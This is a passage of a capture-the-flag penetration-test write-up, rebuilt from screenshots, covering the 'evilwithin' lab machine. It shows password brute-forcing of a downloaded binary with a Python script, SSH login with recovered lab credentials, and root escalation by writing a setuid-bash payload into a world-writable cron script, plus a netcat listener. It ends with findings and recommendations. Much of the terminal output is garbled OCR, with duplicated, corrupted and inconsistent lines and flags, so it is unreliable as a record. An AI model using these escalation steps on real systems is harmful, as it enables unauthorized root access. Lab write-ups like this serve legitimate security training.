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root@ip-10-82-120-8:~ x root@ip-10-82-120-8:~ x

```

ftp> ls -la
200 PORT command
150 Opening ASCII mode data connection for file list
dwxr-xr-x 2 0 0 4096 Aug 13 2020 .
dwxr-xr-x 2 0 0 4096 Aug 13 2020 ..
-rw-r--r-- 1 joseph joseph 11641688 Aug 13 2020 program
-rw-r--r-- 1 joseph joseph 974 Aug 13 2020 random.dic
226 Transfer complete
ftp> get program
Local: program remote: program
200 PORT command successful
150 Opening BINARY mode data connection for program (11641688 bytes)
226 Transfer complete
11641688 bytes received in 0.09 secs (119.8624 MB/s)
ftp> get random.dic
Local: random.dic remote: random.dic
200 PORT command successful
150 Opening BINARY mode data connection for random.dic (974 bytes)
226 Transfer complete
974 bytes received in 0.00 secs (3.1595 MB/s)
ftp> 

```

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/root@ip-10-82-120-8:~ x root@ip-10-82-120-8:~ x

```

GNU nano 4.8
#!/usr/bin/env python3
import subprocess

# EDA 'DCDE'
wordlist_file = "random.dic"
with open(wordlist_file, "r") as f:
    for line in f:
        word = line.strip()
        try:
            output = subprocess.check_output("./program", word, text=True).strip()
        except subprocess.CalledProcessError as e:

```

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/root@ip-10-82-120-8:~ x | root@ip-10-82-120-8:~ -

```

ound: daniel -> daniel => Incorrect
ound: steblo -> steblo => Incorrect
ound: mario -> mario => Incorrect
ound: elite -> elite => Incorrect
ound: estrella -> estrella => Incorrect
ound: nando -> nando => Incorrect
ound: football -> football => Incorrect
ound: forum -> forum => Incorrect
ound: mario -> mario => Incorrect
ound: friends -> friends => Incorrect
ound: fuckyou -> fuckyou => Incorrect
and: and -> and => Incorrect
and: hunter -> hunter => Incorrect
and: loveyou -> loveyou => Incorrect
and: jess -> jess => Incorrect
ound: internet -> internet => Incorrect
ound: jennifer -> jennifer => Incorrect
ound: jordan -> jordan => Incorrect
ound: jesus -> jesus => Incorrect
ound: justin -> justin => Incorrect
ound: killer -> killer => Incorrect
ound: kidan -> kidan => Correct
all Done!!!

```


sound: 55 444 3 6 1 86 7777 7 3 7777 7777 9 666 777 3 444 7777 7777 8 777 2 66 4 33
ound: tetwin -> letwin => Incorrect
ound: liverpool -> liverpool => Incorrect
ound: mario -> mario => Incorrect
ound: loveve -> loveve => Incorrect
ound: loveyou -> loveyou => Incorrect
ound: mario -> mario => Incorrect
ound: matrix -> matrix => Incorrect

```

root@ip-10-82-120-8:~ root@ip-10-82-120-8:~
File Edit View Search Terminal Tabs Help
root@ip-10-82-120-8:~ x root@ip-10-82-120-8:~ x
Found: daniel -> daniel => Incorrect
Found: diablo -> diablo => Incorrect
Found: dragon -> dragon => Incorrect
Found: elite -> elite => Incorrect
Found: estrella -> estrella => Incorrect
Found: flower -> flower => Incorrect
Found: football -> football => Incorrect
Found: forum -> forum => Incorrect
Found: freedom -> freedom => Incorrect
Found: friends -> friends => Incorrect
Found: fuckyou -> fuckyou => Incorrect
└── found: hello -> hello => Incorrect
  └── found: hunter -> hunter => Incorrect
  └── found: iloveu -> iloveu => Incorrect
  └── found: iloveyou -> iloveyou => Incorrect
  └── found: internet -> internet => Incorrect
  └── found: jennifer -> jennifer => Incorrect
  └── found: jessica -> jessica => Incorrect
  └── found: jesus -> jesus => Incorrect
  └── found: jordan -> jordan => Incorrect
  └── found: joshua -> joshua => Incorrect
  └── found: justin -> justin => Incorrect
  └── found: killer -> killer => Incorrect
  └── found: kidman -> kidman => Correct

Well Done !!!
Decodes This => 55 444 3 6 2 66 7777 7 2 7777 7777 9 666 777 3 444 7777 7777 666 7777 8 777 2 66 4 33
└── found: leinem -> leinem => Incorrect
└── found: liverpool -> liverpool => Incorrect
└── found: lovely -> lovely => Incorrect
└── found: loveone -> loveone => Incorrect
└── found: loveyou -> loveyou => Incorrect
└── found: master -> master => Incorrect
└── found: matrix -> matrix => Incorrect

```



```

# Applications Places System Sun 23 Nov 18:46
kidman@evilwithin:~ AttackBox (IP:10.82.120.8)
File Edit View Search Terminal Help
curl.json Desktop Instructions Postman Scripts thinclient_drives
TfBuilder Downloads Pictures Rooms snap Tools
root@ip-10-82-120-8:~# ssh kidman@10.82.145.238
kidman@10.82.145.238's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-142-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage
1 packages can be updated,
11 updates are security updates.

last logins: Fri Aug 14 22:28:13 2020 from 192.168.1.5
kidman@evilwithin:~$ 

```

```

File Edit View Search Terminal Help
kidman@evilwithin:~$ whoami
kidman@evilwithin:~$ 


```

## SSH Login

Using the recovered credentials:

- Username: kidman
- Password: KIDMANSPASSWORDISSOSTRANGE

An SSH session was established, and the first flag (user.txt) was retrieved.



The screenshot shows a terminal window with a dark background and light-colored text. At the top, there's a menu bar with options: File, Edit, View, Search, Terminal, Help. Below the menu, the terminal prompt is 'kidman@evilwithin:~\$'. The user runs the command 'ls' which lists a single file named 'user.txt'. Then, they run 'cat user.txt' to view its contents, which is a long string of hex digits: '4C72A4EF8E6FED69C72B4D58431C4254'. The terminal window has a small icon in the bottom-left corner.

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## 6. Post-Exploitation & Privilege Escalation

System enumeration revealed a cronjob executed by the root user every two minutes. The cron-executed file was writable, allowing modification.

A reverse shell command was inserted into the cron job file. A listener was opened using Netcat.

Upon execution of the cron job, a high-privilege shell was obtained, granting full system compromise.

The final flag root.txt was extracted.

```
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kidman@evilwithin:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the 'crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

m h dom mon dow user  command
* * * * * root    cd / && run-parts --report /etc/cron.hourly
05 6    * * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )

*/2 * * * * root python3 /var/.the.eye.of.ruvik.py
kidman@evilwithin:~$
```

```
File Edit View Search Terminal Help
kidman@evilwithin:~$ ls -la /var/.the.eye.of.ruvik.py
-rwxr-xrw- 1 root root 300 Aug 14 2020 /var/.the.eye.of.ruvik.py
kidman@evilwithin:~$
```

```
File Edit View Search Terminal Help
kidman@evilwithin:~$ ls -la /var/.the.eye.of.ruvik.py
-rwxr-xrw- 1 root root 300 Aug 14 2020 /var/.the.eye.of.ruvik.py
kidman@evilwithin:~$ nano /var/.the.eye.of.ruvik.py
kidman@evilwithin:~$ cat /home/kidman/.the.eye.txt
No one can hide from me.
kidman@evilwithin:~$ ls -la /home/kidman/.the.eye.txt
-rw-r--r-- 1 root root 25 Nov 24 08:22 /home/kidman/.the.eye.txt
kidman@evilwithin:~$
```

```
File Edit View Search Terminal Tabs Help
kidman@evilwithin:~$ ls -la /var/.the.eye.of.ruvik.py
-rwxr-xrw- 1 root root 300 Aug 14 2020 /var/.the.eye.of.ruvik.py
kidman@evilwithin:~$ nano /var/.the.eye.of.ruvik.py
kidman@evilwithin:~$ cat /home/kidman/.the.eye.txt
No one can hide from me.
kidman@evilwithin:~$ ls -la /home/kidman/.the.eye.txt
-rw-r--r-- 1 root root 25 Nov 24 08:22 /home/kidman/.the.eye.txt
kidman@evilwithin:~$
```

```
root@ip-10-82-120-8:~$ whoami
root
root@ip-10-82-120-8:~$ cp /var/.the.eye.of.ruvik.py /tmp/rootbash2 -p
root@ip-10-82-120-8:~$ rootbash2-4.3# cat /var/.the.eye.of.ruvik.py
cp: cannot create regular file '/tmp/rootbash2': Permission denied
rootbash2-4.3# cp /var/.the.eye.of.ruvik.py
rootbash2-4.3# !#/usr/bin/python3
rootbash2-4.3# import subprocess
rootbash2-4.3# import random

stuff = ["I am watching you.", "No one can hide from me.", "Ruvik ...", "No one shall hide from me", "No one can escape from me"]
sentence = "".join(random.sample(stuff,1))

subprocess.call("cp /bin/bash /tmp/rootbash2 && chmod +s /tmp/rootbash2", shell=True)
rootbash2-4.3#
```

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kidman@evilwithin: ~
ldman@evilwithin:~$ echo "subprocess.call("cp /bin/bash /tmp/rootbash && chmod +s /tmp/rootbash", shell=True)" > /var/.the_eye_of_ruvtk.py
subprocess.call("cp /bin/bash /tmp/rootbash
hmod: cannot access '/tmp/rootbash', shell=True'): No such file or directory
ldman@evilwithin:~$
```

```
kidman@evilwithin: ~
root@ip-10-82-120-8:~# nc -nlvp 1234
Listening on 0.0.0.0 1234
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kidman@evilwithin: ~
root@ip-10-82-120-8: ~
AttackBox IP:10.82.120.8
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kidman@evilwithin: ~
ldman@evilwithin:~$ /tmp/rootbash2 -p
rootbash2-4.3#
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kidman@evilwithin: ~
root@ip-10-82-120-8: ~
root@ip-10-82-120-8: ~
root@ip-10-82-120-8: ~
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kidman@evilwithin: ~
root@ip-10-82-120-8: ~
root@ip-10-82-120-8: ~
root@ip-10-82-120-8: ~
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kidmangevil@lithin:~$ /tmp/rootbash2 -p
rootbash2-4.3# whoami
root
rootbash2-4.3# ./var/.the_eye_of_ruvik.py
cp: cannot create regular file '/tmp/rootbash2': Permission denied
rootbash2-4.3# cat ./var/.the_eye_of_ruvik.py
#!/usr/bin/python3

import subprocess

import random

stuff = ["I am watching you.", "No one can hide from me.", "Ruvik ...", "No one shall hide from me", "No one can escape from me"]

sentence = ''.join(random.sample(stuff,1))

subprocess.call("cp /bin/bash /tmp/rootbash2 && chmod +s /tmp/rootbash2", shell=True)
rootbash2-4.3#
```

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kidman@evilwithin:~ x root@p-10-82-120-8:~ x root@p-10-82-120-8:  
rootbash2-4.3# cat root.txt  
BA33BDF5B8A3BF431322F7D13F3361E  
rootbash2-4.3#
```

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Applications Places System Sun 23 Nov, 19:18 kidman@evilwithin: ~ AttackBoxIP:10.82.120.8
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File Edit View Search Terminal Tabs Help
kidman@evilwithin: ~ x root@ip-10-82-120-8: ~ x root@ip-10-82-120-8: ~
rootbash2-4.3# cat root.txt
BA33B0F5988A3BF431322F013F3361E
rootbash2-4.3# ls
readMe.txt root.txt
rootbash2-4.3# cat readMe.txt
```

FROM Sebastian :  
You have one final task ... Help me to defeat ruvik !!!

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File Edit View Search Terminal Tabs Help kidman@evilwithin: ~
kidman@evilwithin: ~ x root@ip-10-82-120-8: ~ x root@ip-10-82-120-8: ~
botbash2-4.3# cd /home
botbash2-4.3# ls
oseph kidman
botbash2-4.3#
```

## 7. Findings Summary

ID	Vulnerability	Description	Impact
1	Hidden Directories	Sensitive directories accessible without authentication	<b>Information disclosure</b>
2	Command Injection	OS command execution via GET parameter	<b>Full remote code execution</b>
3	Weak Credential Storage	<b>Credentials stored in unprotected archives</b>	<b>Credential leakage</b>
4	Insecure Cronjob	Writable root-level cron file allowed privilege escalation	<b>Full system compromise</b>

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## 8. Recommendations

1. Enforce strict access controls for sensitive directories.
  2. Implement input sanitization to prevent command injection vulnerabilities.
  3. Avoid storing credentials in plaintext or unprotected files.
  4. Restrict permissions for cronjob-related files.
  5. Apply principle of least privilege across all system services.
  6. Conduct periodic security audits and penetration tests.
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## **9. Conclusion**

**The penetration test resulted in full system compromise. Multiple weaknesses across the application layer, storage mechanisms, and OS privilege controls were exploited.**

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**By following the recommended security measures, such vulnerabilities can be mitigated and the system's overall security posture significantly improved**